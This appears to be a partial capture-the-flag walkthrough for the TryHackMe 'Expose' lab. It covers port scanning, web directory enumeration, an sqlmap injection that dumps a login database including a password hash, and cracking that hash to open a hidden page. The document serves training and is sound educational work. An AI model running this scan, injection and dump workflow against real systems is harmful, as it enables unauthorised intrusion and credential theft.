
Expose
The Expose room is a free, easy room created by tryhackme and 1337rce. The room looks to allow the player to do initial test to evaluate one’s capabilities in red teaming skills.
The room requires one to leverage on the existing vulnerabilities to find two flags - user and root flags. The player is free to use whatever tools are at his disposal to complete the challenge - nmap, sqlmap, PHP shells, etc.
Task 0.1 - Connect to our network and start up the machine
For the purposes of this guide, we shall configure a few variables to represent the victim and attacker IPs.
# One should change the below IPs to match their environment

> victim=10.10.145.63 # The IP of the victim's machine.
> attacker=10.17.69.220 # The IP of our attacking machine.
Task 0.2 - Initial Reconnaissance
Our first task is to find out potential access points for the machine. For this we can start with a rust scan to see what ports are available to us:
> rustscan -a $victim -- -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/home/bob/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.145.63:21
Open 10.10.145.63:22
Open 10.10.145.63:53
Open 10.10.145.63:1883
Open 10.10.145.63:1337

...[REDACTED for brevity]

Scanned at 2025-03-01 12:19:27 EAT for 27s

PORT     STATE SERVICE                 REASON         VERSION
21/tcp   open  ftp                     syn-ack ttl 60 vsftpd 2.0.8 or later
22/tcp   open  ssh                     syn-ack ttl 60 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain                  syn-ack ttl 60 ISC BIND 9.16.1 (Ubuntu Linux)
1337/tcp open  http                    syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
1883/tcp open  mosquitto version 1.6.9 syn-ack ttl 60
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.29 seconds
           Raw packets sent: 9 (372B) | Rcvd: 6 (260B)
As we can see, we have a couple of open ports on the system. Two ports catch my interest - ftp on port 21 and http on 1337. Attempting to access the ftp server using an anonymous account proved futile, which led me down the route on the http server.
Using the browser to access http://($victim):1337/ gave us a single page “EXPOSED” with no additional information that can be used in its page source code. Given that its a web server, we can attempt to enumerate over a list of possible directories to see whether it can find any additional information on the page:
> gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://$victim:1337
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.145.63:1337
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/admin                (Status: 301) [Size: 319] [--> http://10.10.145.63:1337/admin/]
/admin_101            (Status: 301) [Size: 323] [--> http://10.10.145.63:1337/admin_101/]
/javascript           (Status: 301) [Size: 324] [--> http://10.10.145.63:1337/javascript/]
/phpmyadmin           (Status: 301) [Size: 324] [--> http://10.10.145.63:1337/phpmyadmin/]
/server-status        (Status: 403) [Size: 279]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
There seem to be a couple of locations that we have discovered from the search.
Going to the /admin site, we are presented with a web form asking whether we are on the right admin portal. Attempts to provide a random username and password do not create any reaction from the site. It is likely that the form is not yet configured to any service.
A view of the website code shows no methods configured for the button click:
> curl http://$victim:1337/admin/

<!DOCTYPE html>
<html>
<head>
        <title>Admin Portal</title>
        <meta name="description" content="Is this the right portal?">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="icon" type="image/png" sizes="32x32" href="./logo.png">
        <link href="assets/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">
        <link rel="stylesheet" type="text/css" href="assets/styles.css">
        <script src="assets/jquery-3.6.3.js" crossorigin="anonymous"></script>
        <script src="assets/bootstrap.bundle.min.js" crossorigin="anonymous"></script>
        <script src="assets/core.js"></script>
</head>
<body><style type="text/css">
body{background: #fff;color:#000;}
input[type="email"]:focus{border-color: var(--bs-success)}
input[type="password"]:focus{border-color: var(--bs-success)}
</style>
<div class="container">
        <div class="row">
                <div class="col-md-6 mx-auto">
                        <div class="d-flex justify-content-center align-items-center" style="height: 100vh">
                        <div class="text-center">
                                <img src ="logo.png" style="width: 200px; height: 200px" />
                                <h1 class="p-3">Is this the right admin portal?</h1>
                                <input type="email" name="email" class="form-control p-3 mb-4" placeholder="Email Address" autocomplete="off">
                                <input type="password" name="password" class="form-control p-3 mb-4" placeholder="Password" autocomplete="off">
                                <button class="btn btn-primary w-100 p-3 rounded-1 mb-3" id="login">Continue</button>
                        </div>
                </div>
                </div>
        </div>
</div>

</body>
</html>
Let’s visit the other site /admin_101.

This site presents a web form similar to the previous webpage with one exception - the username is pre-filled with an account hacker@root.thm.
Also, submitting a random password against this site presents a pop-up, indicating a possibility that the site has been configured to an authentication service:

This is verified by the javascript code that can be downloaded and viewed from the webpage as below. The javascript code shows the .php file that the code calls - user_login.php.
> curl http://$victim:1337/admin_101/

<!DOCTYPE html>
<html>
<head>
        <title>Admin Portal</title>
        <meta name="description" content="Is this the right portal?">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="icon" type="image/png" sizes="32x32" href="./logo.png">
        <link href="assets/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">
        <link rel="stylesheet" type="text/css" href="assets/styles.css">
        <script src="assets/jquery-3.6.3.js" crossorigin="anonymous"></script>
        <script src="assets/bootstrap.bundle.min.js" crossorigin="anonymous"></script>
        <script src="assets/core.js"></script>
</head>
<body>

...[REDACTED for brevity]

# This is the javascript code connecting the button of the form to a web service.
<script type="text/javascript">
        $('#login').on('click',function(){
                $.ajax({
                        url: 'includes/user_login.php', # The web service
                        method: 'POST',
                        data: {
                                'email' : $('input[name="email"]').val(),
                                'password' : $('input[name="password"]').val(),
                        },
                        success(data)
                        {
                                console.log(data)
                                if(data)
                                {
                                        if(data.status && data.status == 'success')
                                                location.href = 'chat.php';
                                        else{
                                                console.log(data.status)
                                                alert(data.status)
                                        }
                                }
                        }
                })
        })
</script>
</body>
</html>
Assuming that it connects to a backend database, we can attempt to do a sql injection to see whether we can dump the backend table. We can attempt to use sqlmap for this.
To use the tool, we shall capture the request header using any username and password and pass it into the tool. You can use burpsuite to intercept the request/response, or the browsers in-built web tools. We shall save this output as header_request (the highlighted output in yellow below).

> sqlmap -r header_request --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:20:14 /2025-03-02/

...[REDACTED for brevity]

[17:20:14] [INFO] parsing HTTP request from 'header_request'
[17:20:14] [INFO] testing connection to the target URL
[17:20:15] [CRITICAL] previous heuristics detected that the target is protected by some kind of
[17:55:25] [INFO] fetching current database
[17:55:26] [INFO] retrieved: 'expose'
[17:55:26] [INFO] fetching tables for database: 'expose'
[17:55:26] [INFO] retrieved: 'config'
[17:55:27] [INFO] retrieved: 'user'
[17:55:27] [INFO] fetching columns for table 'user' in database 'expose'
[17:55:28] [INFO] retrieved: 'created'
[17:55:28] [INFO] retrieved: 'timestamp'
[17:55:29] [INFO] retrieved: 'email'
[17:55:29] [INFO] retrieved: 'varchar(512)'
[17:55:30] [INFO] retrieved: 'id'
[17:55:30] [INFO] retrieved: 'int'
[17:55:31] [INFO] retrieved: 'password'
[17:55:31] [INFO] retrieved: 'varchar(512)'
[17:55:31] [INFO] fetching entries for table 'user' in database 'expose'
[17:55:32] [INFO] retrieved: '2023-02-21 09:05:46'
[17:55:33] [INFO] retrieved: 'hacker@root.thm'
[17:55:33] [INFO] retrieved: '1'
[17:55:34] [INFO] retrieved: '[REDACTED]'
Database: expose
Table: user
[1 entry]
+----+-----------------+---------------------+--------------------------------------+
| id | email           | created             | password                             |
+----+-----------------+---------------------+--------------------------------------+
| 1  | hacker@root.thm | 2023-02-21 09:05:46 | [REDACTED]                           |
+----+-----------------+---------------------+--------------------------------------+

[17:55:34] [INFO] table 'expose.`user`' dumped to CSV file '[REDACTED]/user.csv'
[17:55:34] [INFO] fetching columns for table 'config' in database 'expose'
[17:55:34] [INFO] retrieved: 'id'
[17:55:35] [INFO] retrieved: 'int'
[17:55:35] [INFO] retrieved: 'password'
[17:55:36] [INFO] retrieved: 'text'
[17:55:36] [INFO] retrieved: 'url'
[17:55:37] [INFO] retrieved: 'text'
[17:55:37] [INFO] fetching entries for table 'config' in database 'expose'
[17:55:37] [INFO] retrieved: '/file1010111/index.php'
[17:55:38] [INFO] retrieved: '1'
[17:55:39] [INFO] retrieved: '69c66901194a6486176e81f5945b8929'
[17:55:39] [INFO] retrieved: '/upload-cv00101011/index.php'
[17:55:39] [INFO] retrieved: '3'
[17:55:40] [INFO] retrieved: '// ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z'
[17:55:40] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:55:49] [INFO] writing hashes to a temporary file '/tmp/sqlmap6vzfgk8135018/sqlmaphashes-s6e0gz9k.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: expose
Table: config
[2 entries]
+----+------------------------------+-----------------------------------------------------+
| id | url                          | password                                            |
+----+------------------------------+-----------------------------------------------------+
| 1  | /file1010111/index.php       | [REDACTED]                                          |
| 3  | /upload-cv00101011/index.php | // ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z |
+----+------------------------------+-----------------------------------------------------+

[17:55:53] [INFO] table 'expose.config' dumped to CSV file '/home/bob/.local/share/sqlmap/output/10.10.229.97/dump/expose/config.csv'
[17:55:53] [INFO] fetched data logged to text files under '/home/bob/.local/share/sqlmap/output/10.10.229.97'

[*] ending @ 17:55:53 /2025-03-02/

From the output, we can see that the hacker account seems to have a password attached to it. When we apply it to the /admin_101 site, it takes us to a page that shows that the site is at capacity right now. Other than this, there doesn’t seem to be anything else of interest.
Further in the sqlmap output, we notice there are two sites. The first site /file1010111/index.php seems to have a hashed password. To “unhash”" the password, we can use a site like crackstation.

We can then apply this password to the site to gain access.

